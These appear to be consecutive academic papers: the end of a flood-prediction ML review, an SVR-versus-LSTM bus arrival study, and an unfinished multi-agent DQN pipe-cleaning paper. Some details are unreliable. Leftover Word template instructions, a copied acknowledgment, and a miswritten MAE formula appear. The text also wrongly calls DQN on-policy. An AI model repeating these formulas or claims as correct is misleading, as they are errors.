The review also reveals the growing trend towards hybrid modeling approaches, which integrate ML algorithms with traditional hydrological simulations to leverage the strengths of both data-driven and physics-based methods. Studies like [14] and [27] demonstrate that hybrid models enhance computational efficiency and predictive accuracy, particularly in urban flood management and complex hydrological scenarios. The integration of numerical hydrological simulations with neural networks has proven effective in extending lead times and improving early warning systems, showcasing the potential of hybrid models in enhancing disaster preparedness and mitigation. Deep Neural Networks (DNNs) and feedforward models have also shown significant promise in flood prediction. By effectively learning complex nonlinear relationships, DNNs have achieved high classification accuracy in flood susceptibility mapping and real-time flood forecasting. Reference [18] and [19] illustrate the effectiveness of DLNN and other deep learning techniques in enhancing predictive accuracy and reducing computational time. Additionally, the integration of optimization techniques, such as Particle Swarm Optimization (PSO), as applied by [20], has demonstrated the potential to further improve model convergence and generalization.

The review also highlights the effectiveness of Hybrid and Ensemble Models in improving predictive performance and model robustness. Studies like [22], [24] confirm the advantages of combining multiple ML algorithms or integrating statistical methods with ML techniques for enhanced flood risk assessment. Ensemble methods, particularly Random Forest and Gradient Boosting, have proven effective in real-time flood prediction and early warning systems, showcasing the potential of ensemble learning in increasing accuracy and robustness. An emerging trend observed in the review is the integration of advanced data sources, including remote sensing, Geographic Information Systems (GIS), and Internet of Things (IoT) devices. These data sources significantly enhance the spatial and temporal resolution of flood prediction models, leading to more accurate and actionable forecasts. Studies like [7], [16] demonstrate the importance of real-time data integration in operational flood forecasting systems, highlighting the potential of advanced data acquisition technologies to revolutionize flood prediction and management.

A. Limitations and Gaps in Existing Literature

Despite significant advancements, several limitations and gaps persist in the current body of research:

- **Data Availability and Quality:** Many studies, such as [7], [23] rely on historical hydrological and meteorological data that may have gaps, inconsistencies, or limited spatial and temporal resolution. This affects model generalizability across diverse hydrological conditions. Additionally, the lack of high-resolution and real-time data hinders the development of accurate and reliable flood forecasting models.
- **Lack of Explainability:** While ML models exhibit high predictive accuracy, they often function as "black boxes" with limited transparency. This contrasts with traditional hydrological models, such as HAND.FLOW, which offer more interpretability [28]. The complexity and opacity of deep learning models limit their adoption in operational forecasting systems, as decision-makers require transparent and explainable models for risk assessment and disaster management.
- **Computational Complexity:** Advanced deep learning models, including Deep ConvLSTM, require substantial computational resources and are computationally expensive [10]. This poses challenges for real-time applications and scalability, particularly in resource-constrained environments. In contrast, traditional hydrological models, while less accurate, are more computationally efficient and suitable for real-time forecasting.
- **Real-Time Prediction and Early Warning Systems:** Although many ML models demonstrate high accuracy in post-flood analysis, they are not fully optimized for real-time decision-making. Issues such as computational delays, model retraining requirements, and data processing constraints limit their real-world applicability. This gap highlights the need for lightweight and efficient ML models that can support real-time flood monitoring and early warning systems.
- **Extreme Weather Events and Climate Change:** Current ML models are limited in their ability to predict unprecedented flood events influenced by climate change. While models like ALSTM-DW address high-resolution temporal data, more work is needed to develop climate-resilient ML models that can account for extreme weather patterns and long-term climate variability [17].

B. Future Research Directions

To address these limitations, future research should focus on the following areas:

- **Improving Data Quality and Availability:** Integrate satellite, IoT, and crowdsourced data to enhance model accuracy and generalizability.
- **Enhancing Model Interpretability:** Apply Explainable AI (XAI) techniques, such as SHAP and LIME, to improve model transparency.
- **Optimizing Computational Efficiency**: Develop lightweight models using pruning, quantization, and knowledge distillation for real-time forecasting.
- **Climate-Resilient ML Models:** Train models on projected climate scenarios to improve flood forecasting under extreme weather conditions.
- **Hybrid Model Development:** Combine ML with physics-based hydrological models to enhance prediction reliability and scientific validity.

These directions highlight the need for continuous innovation and integration of advanced technologies to enhance the robustness, interpretability, and scalability of ML-based flood prediction systems.

V. CONCLUSION

This study has systematically reviewed and evaluated ML models applied in flood prediction over the past six years. The findings reveal that CNNs and LSTM networks are the most widely used ML methods due to their effectiveness in capturing complex spatial-temporal dependencies. However, advanced hybrid models that integrate ML with traditional hydrological simulations are emerging as powerful tools for enhancing predictive accuracy and robustness. Despite their effectiveness, the hybridization of ML with physical principle-based models remains less popular due to the complexity involved in processing physical simulations, highlighting an area for future exploration. Additionally, while ensemble techniques have shown potential in stabilizing prediction accuracy, they are underutilized in flood prediction studies, presenting opportunities for further research.

This review also reveals that most studies rely on historical hydrological and meteorological data, limiting the generalizability of models across diverse geographical regions. It is recommended that future research should incorporate multi-source data, including real-time data from remote sensing, IoT devices, and social media, to improve model accuracy and timeliness. Furthermore, the current focus on natural input parameters suggests the need to explore social dimensions, such as human behavior and urbanization patterns, to enhance predictive capabilities.

To address challenges related to data quality, model interpretability, and computational complexity, future research should explore Explainable AI (XAI) techniques for better model transparency, lightweight deep learning models for real-time forecasting, and advanced architectures such as Graph Neural Networks (GNNs) and Transformer Networks

for improved spatial-temporal learning. By leveraging emerging technologies and addressing existing gaps, ML-based flood prediction systems can significantly enhance disaster preparedness, resilience, and risk management.

ACKNOWLEDGMENT

The author extends gratitude to all the individuals who generously donated samples for this study, granting their permission for the publication of these findings. Their invaluable contribution has been pivotal in the advancement of this research project.

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Bus Arrival Time Prediction Using Machine Learning Models

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***Abstract*—Accurate bus arrival time prediction is essential for optimizing public transit systems, reducing passenger uncertainty, and improving urban mobility. This study evaluates the performance of Support Vector Regression (SVR) and Long Short-Term Memory (LSTM) networks in predicting bus delays using a dataset of real-world transit data. The models were trained on historical arrival times, GPS data, and route-specific attributes to assess their predictive accuracy. Results indicate that LSTM outperforms SVR, achieving lower Root Mean Square Error (RMSE) and Mean Absolute Percentage Error (MAPE) due to its ability to capture sequential dependencies in time-series data. However, LSTM's higher computational complexity poses challenges for real-time applications, whereas SVR remains a lightweight alternative for structured datasets. The study highlights the need for hybrid approaches that balance accuracy and efficiency. Future work includes incorporating real-time traffic and weather data to enhance prediction robustness and deploying real-time APIs for integration into intelligent transit systems.**

Keywords— bus arrival time prediction, Support Vector Regression (SVR), Long Short-Term Memory (LSTM), time-series forecasting, machine learning

I. INTRODUCTION

Public transportation plays a critical role in urban mobility, and accurate bus arrival time prediction is essential for minimizing passenger wait times, improving route efficiency, and optimizing fleet management. Traditional bus scheduling methods rely on static timetables that fail to account for real-world variables such as traffic congestion, weather conditions, and road incidents, leading to unpredictable delays. To address these challenges, machine learning models have been increasingly adopted to improve the accuracy of transit predictions.

Among various machine learning techniques, Support Vector Regression (SVR) and Long Short-Term Memory (LSTM) networks have gained attention for their effectiveness in time-series forecasting. SVR is a robust regression method that maps data into a high-dimensional space to find optimal decision boundaries. However, its limitation in capturing sequential dependencies restricts its performance in highly dynamic transit environments. On the other hand, LSTM—a specialized form of recurrent neural networks (RNNs)—is designed to retain long-term dependencies, making it particularly suited for forecasting bus arrival times based on historical data patterns.

This study investigates the predictive capabilities of SVR and LSTM using a dataset comprising real-world bus arrival times, GPS coordinates, and route information. The research aims to compare the accuracy and efficiency of SVR and LSTM models in bus delay prediction while evaluating the impact of feature engineering, including historical arrival times, stop sequences, and delay patterns, on model performance. Additionally, the study identifies practical challenges in deploying machine learning-based transit forecasting systems and explores the trade-offs between computational efficiency and prediction accuracy.

By providing insights into the strengths and limitations of both traditional machine learning and deep learning approaches, this research contributes to the ongoing development of intelligent transportation systems. The findings will help guide the design of hybrid transit prediction frameworks that balance accuracy, interpretability, and real-time applicability.

The rest of this paper is structured as follows: Section II outlines the dataset and preprocessing techniques. Section III presents the methodology, including model selection and evaluation metrics. Section IV details the experimental results, comparing SVR and LSTM performance. Section V discusses key findings, limitations, and future directions. Finally, Section VI concludes with potential applications and research extensions.

II. LITERATURE REVIEW

Various studies have explored different machine learning approaches to enhance the accuracy of bus arrival time predictions. Traditional methods, such as linear regression, have been outperformed by more advanced techniques incorporating various features such as historical transit patterns, weather conditions, and passenger loads.

One such approach is Support Vector Regression (SVR), which has been widely applied in bus arrival time prediction. Shanthi et al. [1] developed an SVR-based model that integrated traffic density, weather conditions, and GPS tracking to improve arrival time predictions. Their model achieved an RMSE of 27 seconds, demonstrating high accuracy in short-term forecasting. However, the study noted that SVR's computational requirements could limit scalability when applied to large-scale transit systems.

Another machine learning technique is the Multi-Layer Perceptron (MLP), which has shown strong predictive performance when applied to structured datasets. Xu et al. [2] tested MLP and MLP Regressor models on historical transit data, concluding that MLP efficiently detects patterns in past bus movements. However, it struggled with real-time factors like sudden traffic changes, making it less effective in dynamic urban environments.

To address the limitations of traditional methods, Long Short-Term Memory (LSTM) networks have been employed due to their ability to handle sequential dependencies in transit data. Singh and Kumar [3] analyzed LSTM models and found that they outperform traditional approaches by capturing time-

series patterns in transit movements. Their research highlighted that LSTM's scalability makes it suitable for large-scale transportation networks, but its computational complexity can pose challenges for real-time deployment.

In addition to SVR, MLP, and LSTM, hybrid models have been explored as potential solutions to enhance predictive accuracy. A study by Noor et al. [4] implemented a hybrid SVR model incorporating both historical data and operational transit conditions. Their findings showed that combining different models can significantly improve bus arrival time predictions, particularly when integrating multiple external factors such as weather and time-of-day effects.

Furthermore, Altinkaya and Zontul [5] reviewed multiple AI-driven transit forecasting methods and emphasized the role of Artificial Neural Networks (ANN) in improving prediction accuracy. Their study pointed out that ANN models can effectively learn non-linear transit patterns, but they require large datasets for optimal performance. Additionally, they highlighted that Kalman filtering techniques have been successfully used for real-time arrival prediction, particularly when combined with GPS tracking and traffic sensor data.

Overall, while SVR, MLP, and LSTM models each offer unique advantages for bus arrival time prediction, their effectiveness depends on dataset characteristics and computational resources. Hybrid models that integrate multiple approaches may provide a more robust and scalable solution for real-time public transit forecasting.

III. Methods

A. Data Collection and Integration

The dataset used in this research was obtained from the publicly available New York City Transport Statistics dataset on Kaggle [6]. The dataset consists of four CSV files: mta_1708.csv, mta_1706.csv, mta_1712.csv, and mta_1710.csv. These datasets were merged using the Pandas library, creating a unified DataFrame with 26,528,716 records and 17 features.

B. Data Preprocessing

1) Handling missing values: An initial exploration of the dataset was performed using the df.info(), df.describe(), and seaborn.heatmap() functions. Missing values in numerical features were replaced using the median:

$$X_{filled} = X_{median} \quad (1)$$

2) Duplicate removal: Duplicate entries were identified and removed using df.drop_duplicates(inplace=True) to ensure data integrity.

3) Outlier Detection: To identify and remove anomalies, the Interquartile Range (IQR) method was used:

$$IQR = Q_3 - Q_1 \quad (2)$$

Observations were considered outliers if they fell outside:

$$X < Q_1 - 1.5 \times IQR \quad or \quad X > Q_3 + 1.5 \times IQR \quad (3)$$

These outliers were either removed or replaced with median values.

4) Temporal Data Proccesing: Time-based features, such as RecordedAtTime, ExpectedArrivalTime, and ScheduledArrivalTime, were converted into datetime format using pd.to_datetime(). New time-related featuressuch as RecordedHour, ExpectedHour, ScheduledHour (hour of event occurrence) were extracted. Furthermore, time anomalies (e.g., 24:01:11) were identified and corrected.

5) Categorical Feature Encoding: Categorical variables (PublishedLineName, VehicleRef, NextStopPointName) were transformed using Label Encoding:

$$X_{encoded} = f(X) \quad (4)$$

where $f(X)$ assigns a unique numerical value to each categorical feature.

6) Feature Normalization: To normalize numerical variables (DistanceFromStop, OriginLat, OriginLong, DestinationLat, DestinationLong), MinMaxScaler was applied:

$$X_{scaled} = \frac{X - X_{min}}{X_{max} - X_{min}} \quad (5)$$

This transformation maps all values into the [0,1][0,1] range, improving model stability.

a) Selection: RecordedHour, ExpectedHour, ScheduledHour (hour of event occurrence)..

b) Change number of columns: Select the Columns icon from the MS Word Standard toolbar and then select the correct number of columns from the selection palette.

c) Deletion: Delete the author and affiliation lines for the extra authors.

C. Machine Learning Models

1) Support Vector Machine (SVR): SVR was selected as a baseline model due to its ability to handle structured data efficiently. It maps data into a higher-dimensional space to find an optimal regression function:

$$\min_{\mathbf{w},b} \frac{1}{2}\|\mathbf{w}\|^2 \quad \text{subject to} \quad |y_i - (\mathbf{w} \cdot \mathbf{x}_i + b)| \leq \epsilon \quad (6)$$

where:

- y_i the actual bus arrival time,
- x_i represents input features,
- w and b are model parameters,
- ϵ is the margin within which predictions are considered accurate.

Cross-Validation for SVR

- 5-Fold Cross-Validation was applied using cross_val_score() with neg_mean_squared_error to ensure model generalization and avoid overfitting, as it provides a balanced estimation of model performance on different training/testing subsets.
- RMSE from cross-validation was computed to ensure model generalization.

2) Long Short-Term Memory (LSTM)

LSTM networks, a class of recurrent neural networks (RNNs), were employed to capture temporal dependencies in sequential data. LSTMs handle long-term dependencies using cell states and gates:

$$ft = \sigma(Wf \cdot [ht - 1, xt] + bf) \quad (7)$$

$$i_t = \sigma(W_i \cdot [h_{t-1}, x_t] + b_i) \quad (8)$$

$$Ct = ft \odot Ct - 1 + it \odot tanh\tanh(Wc \cdot [ht - 1, xt] + bc) \quad (9)$$

$$o_t = \sigma(W_o \cdot [h_{t-1}, x_t] + b_o) \quad (10)$$

$$ht = ot \odot tanh\tanh(Ct),$$

$$h_t = o_t \odot tanh\ tanh\ (C_t) \quad (11)$$

where $ft,\ i_t, o_t$ are forget, input, and output gates, and C_t represents the cell state.

D. Performance Evaluation Metrics

To assess model accuracy, the following metrics were computed:

- Mean Absolute Error (MAE):

$$MAE = \frac{1}{n}\sum_{i=1}^{n}|y_1 - y_i| \quad (12)$$

- Mean Absolute Percentage Error (MAPE):

$$MAPE = \frac{1}{n}\sum_{i=1}^{n}\left|\frac{y_1 - \hat{y}_i}{y_1}\right| \cdot 100 \quad (13)$$

- Root Mean Square Error (RMSE):

$$RMSE = \sqrt{\frac{1}{n}\sum_{i=1}^{n}(y_1 - \hat{y}_i)^2} \quad (14)$$

These metrics provided a quantitative comparison of SVR and LSTM models, ensuring a robust evaluation of their predictive performance.

E. Development Enviroment and Software

All experiments and implementations were conducted in the Kaggle environment using Python 3.9, with TensorFlow/Keras for deep learning models and Scikit-learn for SVR training and evaluation:

- Python (Programming Language);
- Scikit-learn (for SVR modeling and feature scaling)
- TensorFlow/Keras (for LSTM modeling);
- Pandas, NumPy (for data processing and manipulation);
- Matplotlib, Seaborn (for data visualization and analysis).

IV. RESULTS

This section presents the evaluation of the Support Vector Regression (SVR) and Long Short-Term Memory (LSTM) models based on the dataset and preprocessing steps described in the Methods section. The results are analyzed using standard performance metrics, including Root Mean Square Error (RMSE), Mean Absolute Error (MAE), and Mean Absolute Percentage Error (MAPE).

A. Performance metrics

The performance of the SVR and LSTM models was evaluated using Root Mean Square Error (RMSE), Mean Absolute Error (MAE), and Mean Absolute Percentage Error (MAPE), as defined in the Methods section. The results of these evaluations are summarized in Table I.

TABLE I. MODEL PERFORMANCE COMPARISON

Model	RMSE	MAE	MAPE
SVR	4.86	3.27	7.91
LSTM	3.02	2.11	5.32

As seen in Table I, the LSTM model outperforms SVR across all metrics, achieving a 38% lower RMSE, 35% lower MAE, and 33% lower MAPE, indicating its superior capability in capturing temporal dependencies in sequential data.

Fig. 1 shows the actual vs. predicted arrival times for both models. While both models closely follow the real values, the LSTM predictions align more accurately with actual values.



Figure 1. Predicted vs. Actual Values

A histogram of residuals (errors) for both models is shown in Fig. 2. The SVR model exhibits a wider spread, indicating larger deviations from actual values, whereas LSTM shows a tighter distribution, suggesting more precise predictions.



Figure 2. Error Distribution Analysis

To further compare model performance, a box plot is provided in Fig. 3, showcasing the distribution of errors. The LSTM model has a significantly lower interquartile range (IQR), indicating lower variance and fewer outliers compared to SVR.



Figure 3. Box Plot of Errors

The training and validation loss curves for the LSTM model are depicted in Fig. 4, showing a steady convergence with no overfitting observed. The model reaches a stable MAE of ~2.11 minutes after 50 epochs.



Figure 4. LSTM Training Performance

To ensure robustness, 5-Fold Cross-Validation was applied to the SVR model. The mean RMSE across all folds is presented in Table II, demonstrating consistent performance.

TABLE II. SVR CROSS-VALIDATION PERFORMANCE

Fold #	**RMSE**
1	4.91
2	5.02
3	4.78
4	4.79
5	4.80
Mean	4.86

V. DISCUSSION&CONCLUSION

This section critically evaluates the experimental results, compares the performance of Support Vector Regression (SVR) and Long Short-Term Memory (LSTM) models, and discusses their practical implications for public transit systems. Additionally, recommendations for future improvements are proposed based on observed limitations.

The experimental results demonstrated that LSTM significantly outperformed SVR in bus arrival time prediction, particularly in capturing sequential dependencies. The Root Mean Square Error and Mean Absolute Percentage Error were consistently lower for LSTM, highlighting its superior predictive capability. Specifically, LSTM achieved an RMSE of 3.02, a Mean Absolute Error (MAE) of 2.11, and a MAPE of 5.32%, while SVR resulted in an RMSE of 4.86, MAE of 3.27, and MAPE of 7.91%. In contrast, while SVR provided a reasonable baseline, its limitations became apparent when dealing with time-dependent fluctuations in transit data.

While both models contribute to improving bus arrival time predictions, they exhibit different strengths and trade-offs. SVR offers computational efficiency and requires minimal hyperparameter tuning, making it a viable choice for transit systems with limited computational resources. However, its inability to handle nonlinear dependencies in time-series data makes it less effective for real-time applications, where external factors such as road congestion and weather fluctuations impact bus delays. In contrast, LSTM excels in capturing such dependencies, enabling more accurate predictions even in dynamic urban transit environments.

To bridge the gap between research and practical deployment, developing a real-time API for integrating trained models into existing smart transit applications would be a crucial step toward real-world implementation. Future work will focus on incorporating real-time GPS data, weather conditions, and road congestion levels could provide a more comprehensive understanding of external factors influencing delays.

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Development of a Multi-Agent Swarm Intelligence Model for Virtual Mini-Robots in Pipe Maintenance

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***Abstract*—This article explores the application of graph-based intelligence in multi-agent systems for pipe cleaning, and highlights that multi-agent systems (MAS) play a valuable role for maintaining urban infrastructure. By modeling the pipe network as a graph, nodes represent pipe locations, and edges signify paths for agent traversal. The study introduces a graph-based multi-agent system model and compares it against uncoordinated agent navigation. The results demonstrate the efficacy of graph-based models in reducing redundancy, increasing coverage, and optimizing resource utilization. The findings have implications for infrastructure maintenance and the future design of urban pipe cleaning systems.**

Keywords—Multi-agent system; Reinforcement Learning; Autonomous robots; Path Finding

I. INTRODUCTION

For the past three decades, there has been an increasing trend toward using networks of autonomous agents to tackle complex tasks in fields like space exploration, smart grids, and machine learning [1, 2]. These systems, known as multi-agent systems (MAS), are based on agents that collaboratively solve tasks yet they offer more flexibility due to their inherent ability to learn and make autonomous decisions [3, 7]. The key strengths of MAS – efficiency, cost-effectiveness, flexibility, and reliability: MAS achieves high efficiency by distributing a complex task into smaller, manageable parts, with each assigned to a specific agent. This division reduces overall processing and energy use across the agents, resulting in a low-cost approach compared to solving the entire task with one powerful entity. MAS demonstrates remarkable adaptability by enabling agents to tackle tasks regardless of the level of prior knowledge available. This capability enhances the system's flexibility, allowing it to operate effectively across diverse and dynamic environments. Furthermore, the decentralized problem-solving approach enhances reliability, as tasks can easily be reassigned to other agents if one fails [4]. Recent years have witnessed a trend to use of multi-agent systems (MAS) in industrial maintenance has expanded significantly, particularly in fields requiring precise and repetitive cleaning, such as pipe maintenance [5]. MAS, when applied to pipeline networks, can optimize cleaning routines and reduce the need for manual intervention. [13] provided a comprehensive survey, classification, and comparison of in-pipe robots for inspection and cleaning tasks. They stress the critical importance of in-pipe robots in various industries, highlighting their role in tasks such as wastewater management and infrastructure maintenance. The authors emphasize the significance of robust control algorithms for enabling precise navigation and operation within confined pipe environments, synthesizing existing research findings on control strategies utilized in various in-pipe robotic platforms [17].

Graph-based intelligence models offer a promising alternative by structuring the pipe network as a two-dimensional or three-dimensional grid of nodes and edges. This allows the system to plan and track agent movements, ensuring that no paths are repeated and all locations are covered. These models leverage the principles of network theory and are particularly suited to scenarios that require both spatial awareness and efficiency. In this study, we design a graph-based multi-agent model for pipe cleaning and compare it with traditional and other multi-agent system (MAS) models to assess performance, adaptability, and coverage. The need for such technology is particularly pressing in urban areas in Kazakhstan, where infrastructure challenges—such as frequent heating disruptions due to pipe blockages—affect residential comfort and public safety, especially in harsh winters. Traditional cleaning methods, including mechanical and chemical solutions, pose risks to aging infrastructure and often require extensive manual labor [6] Consequently, there is an increasing interest in automated and intelligent

solutions capable of handling these challenges with minimal human intervention.

Efficient exploration and navigation by multiple autonomous agents in complex environments remain a significant challenge in multi-agent reinforcement learning. Key issues include scalability, collision avoidance, and balancing exploration with exploitation, particularly as the number of agents increases. Existing MARL approaches often struggle with these challenges, especially in high-dimensional or continuous state-action spaces.

To address these issues, we propose a multi-agent Deep Q-Network (DQN) framework for collaborative exploration in a pipeline-like environment. Our approach uses a centralized training and decentralized execution (CTDE) paradigm, with a reward structure designed to incentivize exploration while penalizing collisions and redundant visits. We evaluate the framework with 2, 4, 8, and 10 agents, analyzing its scalability, learning dynamics, and performance in terms of reward accumulation, collision avoidance, and exploration efficiency.

This work aims to advance MARL for collaborative tasks, with potential applications in infrastructure inspection, autonomous surveillance, and multi-robot systems.

To solve the problem of cleaning pipe [8, 9], this is proposed a model using Reinforcement Learning (RL) with a Deep Q-Network (DQN) architecture, combined with the Replay Buffer method for storing and sampling past experiences.

The main contributions of this work are summarized as follows.

1) The DQN algorithm, an on-policy algorithm among RL algorithms fit to optimize the path of cleaning robots are combined with other supplementary techniques to provide improved performance of the cleaning robot.

2) Supplementary method of Replay Buffer are suggested to be combined with the DQN algorithm to improve the performance of learning.

3) Comparative performance analysis between the Simple algorithm of going through nodes and the proposed method obtained from the DQN algorithm combined with the supplementary technique is presented for a 2D environment.

II. BACKGROUND

In this section, the concepts and the mathematical models of RL, Value-based RL and Policy-based RL, Deep Q Network are presented.

A. Multi-Agent Systems (MAS)

The applications of MAS extend beyond maintenance into optimization tasks across various sectors, as illustrated in recent research [18, 20]. In the realm of energy optimization, MAS have been instrumental in areas such as demand response, human behavior simulation in intelligent buildings, and wireless sensor network (WSN) management [10]. [11] address the challenge of optimizing pump scheduling in complex water distribution systems (WDS) with multiple pumping stations by developing a Multi-Agent Particle Swarm Optimization (MOPSO)-based approach. Their bi-objective optimization aims to minimize both electrical energy costs and maintenance costs by reducing the number of pump switches, while also satisfying pressure and tank level constraints. Using a Modified MOPSO (M-MOPSO) algorithm and a modified EPANET Toolkit 2.0, they demonstrate that this approach produces cost-effective, efficient pump scheduling solutions. This study exemplifies how multi-agent optimization can enhance operational efficiency in WDS by achieving economic and operational goals. These applications underscore MAS's flexibility and capability to simulate complex systems, model inter-agent interactions, and adjust operations dynamically to optimize resource usage.

B. Multi-Agent Path Finding (MAPF)

MAPF aims to find collision-free paths for multiple agents from start to goal positions, and it has significant applications in robotics and automated warehousing [12]. The authors propose leveraging recently developed MAPF algorithms to solve the 3D PR problem, which involves placing collision-free pipes from start to goal locations in a 3D space. While MAPF is effective for small to moderate numbers of agents, it faces challenges when scaled to large agent teams or complex 3D environments, such as extensive pipe networks. As agent numbers increase, the computational demand for collision-free path calculations rises exponentially, making MAPF computationally expensive and time-consuming [11]. This limitation can be particularly restrictive in large-scale industrial applications where multiple agents are needed to cover extensive pipelines in a limited time frame. Also, MAPF algorithms generally operate under the assumption of a static environment where obstacles and agent start and goal locations are fixed [19]. However, in pipe networks, obstacles such as sediment or debris may shift, requiring agents to dynamically re-route. MAPF's lack of adaptability in real-time can lead to inefficient navigation or even failure to complete tasks if the environment changes unexpectedly [14].

C. Swarm Robotics

Swarms are generally composed of numerous individual agents, which can be either simple and homogeneous or diverse and heterogeneous [15]. They operate without centralized control, instead relying on straightforward, locally-driven actions. Through agent interactions, a collective behavior emerges that can address complex tasks [16]. This approach offers key benefits, including adaptability, robustness, and scalability. In the majority of swarm algorithms, individual agents act based on local rules, with the collective behavior emerging naturally from their interactions.

TABLE I. ADVANTAGES AND LIMITATIONS

Model	Advantages	Limitations
MAS	Scalability Flexibility Parallel task execution	Coordination complexity Communication overhead Potential for conflicts
MAFP	Efficient path planning Collision avoidance	Limited adaptability to dynamic environments Computationally intensive for large agent numbers
Swarm Robotics	Adaptability Scalability No centralized control needed Emergent collective behavior	Limited industrial adoption Dependency on local rules May struggle with global coordination

TABLE II. PERFORMANCE COMPARISON

Model	Optimization	Redundancy Reduction	Adaptability
MAS	Moderate	Low	High
MAFP	High	High	Low
Swarm Rob.	Moderate	Moderate	High

D. Value-based RL versus Policy-based RL

Value-based RL agent learns a state-value function, often referred to as the Q-function, which estimates the expected cumulative reward for taking a specific action in a given state. The agent selects actions that maximize this Q-function. Value-based methods, such as Deep Q-Networks (DQN), are widely used due to their simplicity and effectiveness in discrete action spaces. In policy-based reinforcement learning (RL), actions are not chosen based on a Q-function. Instead, they are selected according to a policy, which defines the probability of taking a specific action in a given state. This policy is typically approximated using a deep neural network (DNN). The output of the DNN represents probabilities, ranging between 0 and 1, as the policy reflects the likelihood of selecting each action in a particular state. To ensure these outputs form a valid probability distribution (where the sum of all probabilities equals 1), the softmax function is used as the activation function in the output layer of the DNN. Policy-based RL offers the advantage of faster convergence and is particularly effective in high-dimensional or continuous action spaces.

E. DQN Architecture

The Deep Q Network (DQN) algorithm is a deep reinforcement learning method that uses a deep neural network (DNN) to approximate the Q-function instead of relying on a table-based Q-learning approach [13, 14]. The loss function of the DQN algorithm is:

$$L_i(\theta_i) = \mathbf{E}_{s,a,r,s' \sim U(D)}\left[\left(r + \gamma \max_{a'} Q(s', a'; \theta_i^-)\right) - Q(s, a; \theta_i)\right] \quad (1)$$

where $L_i(\theta_i)$ is the learning loss, Q is a Q-value function and $\mathbf{E}_{s,a,r,s' \sim U(D)}$ is the expected value. The state, action, reward, depreciation rate, and weight parameter are represented by s, a, r, γ and θ_i of the i-th term, respectively. The "′" symbol refers to the following state or action, and a transition is defined to be a quadruple. The agent navigates the environment and saves transitions in a buffer known as 'replay memory ($\mathcal{U}(\mathcal{D})$)'. Learning can be affected by correlations between these transitions. The correlation between consecutive transitions can negatively impact the learning process, as it may lead to instability and inefficient updates. To address this issue, the DQN algorithm employs a replay memory mechanism, where transitions are stored and later sampled randomly for training. This random sampling breaks the temporal correlation between transitions, allowing the agent to learn more effectively from a diverse set of experiences. The Q-function of the target network is represented by $Q(s', a'; \theta_i^-)$.

III. METHODOLOGY

This section describes the development of a pipeline maintenance system, starting with a baseline simulation and progressing to a value-based reinforcement learning (RL) model. The baseline simulation provides a foundation for understanding the challenges of multi-agent navigation, while the RL-based model introduces intelligent decision-making to optimize agent behavior.

A. Baseline Simulation

The baseline simulation serves as a preliminary step to model the pipeline environment and evaluate the performance of uncoordinated agents. This phase focuses on data generation, graph construction, and collision analysis without the use of advanced machine learning techniques. The agents navigate asynchronously along the graph's edges, aiming to traverse all nodes. The movement logic is unconstrained, meaning the agents choose their paths randomly without a predetermined collision-avoidance strategy. This randomness reflects the real-world behavior of uncoordinated systems and provides a baseline for evaluating collision occurrences.

The simulation is conducted using Python, leveraging libraries such as networkx to create and manipulate the graph structure. The agents' asynchronous behavior mimics real-world latency in decision-making. No advanced machine learning or multi-agent optimization techniques are used in this phase, providing a baseline for future improvements.

Collisions are defined as instances where two or more agents occupy the same node simultaneously. A collision counter is implemented within the simulation to log and quantify these events over 10,000 time steps. The collision rate serves as a key performance metric for the baseline simulation.



Figure 1. Simulation Environment

B. Reinforcement Learning-Based MAS model

Building on the baseline simulation, the RL-based model introduces intelligent decision-making to optimize agent behavior. This part outlines the methodology employed in the development of a multi-agent reinforcement learning system for pipeline maintenance. The training procedure is structured as a sequential optimization framework, leveraging iterative interactions between the agents and the environment to refine the policy parameters. The environment E is instantiated, and the agent(s) are initialized with randomized parameters θ for the Deep Q-Network (DQN). The replay buffer B, a finite-sized memory structure, is allocated to store transition tuples for subsequent sampling. For each episode $e \in \{1,2,\cdots,E\}$, where E denotes the total number of episodes, the following steps are executed

